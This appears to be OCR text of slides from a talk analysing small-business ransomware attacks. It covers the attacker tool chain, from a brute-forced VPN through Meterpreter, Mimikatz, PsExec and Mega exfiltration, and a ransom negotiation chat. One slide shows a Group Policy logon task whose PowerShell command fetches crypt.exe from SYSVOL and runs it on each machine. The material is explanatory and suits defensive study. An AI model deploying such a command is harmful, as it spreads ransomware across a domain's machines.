
Recovery

First failure:	*No change*
Second failure:	*No change*
Subsequent failures:	*No change*

Common

Options

Stop processing items on this extension if an error occurs on this item	No
Apply once and do not reapply	No



Preferences

Control Panel Settings

Scheduled Tasks

Scheduled Task (Name: IT startup)

IT startup (Order: 1)

General

Action	Create


Task

Name	IT startup
Run	C:\Windows\System32\cmd.exe
Arguments	/c powershell -Command "(New-Object System.Net.WebClient).DownloadFile('file://domain /sysvol/crypt.exe', 'C:\Users\Public\crypt.exe'); Start-Process -FilePath 'C:\Users\Public \crypt.exe'"
Scheduled task runs at a specified time	Enabled


Schedule

1. Run at user logon

Example small business workflows



Example workflows



Brute forced VPN server

Meterpreter

Mimikatz

PsGetSID
(Advanced port scanner,
Network scanner, AdFind)


PsExec

GMER

FreeFileSync
(Mega)

ransomware

Negotiation



1 day ago

What you need is money
What I need is my job and the trust of my boss
But you don't give me a bargaining chip to talk to my boss
I'm really in difficulty like this

1 day ago


So your boss has to get in touch with us himself. You're an incompetent negotiator.

1 day ago

....

1 day ago

Getting paid



Closing thoughts

Thank You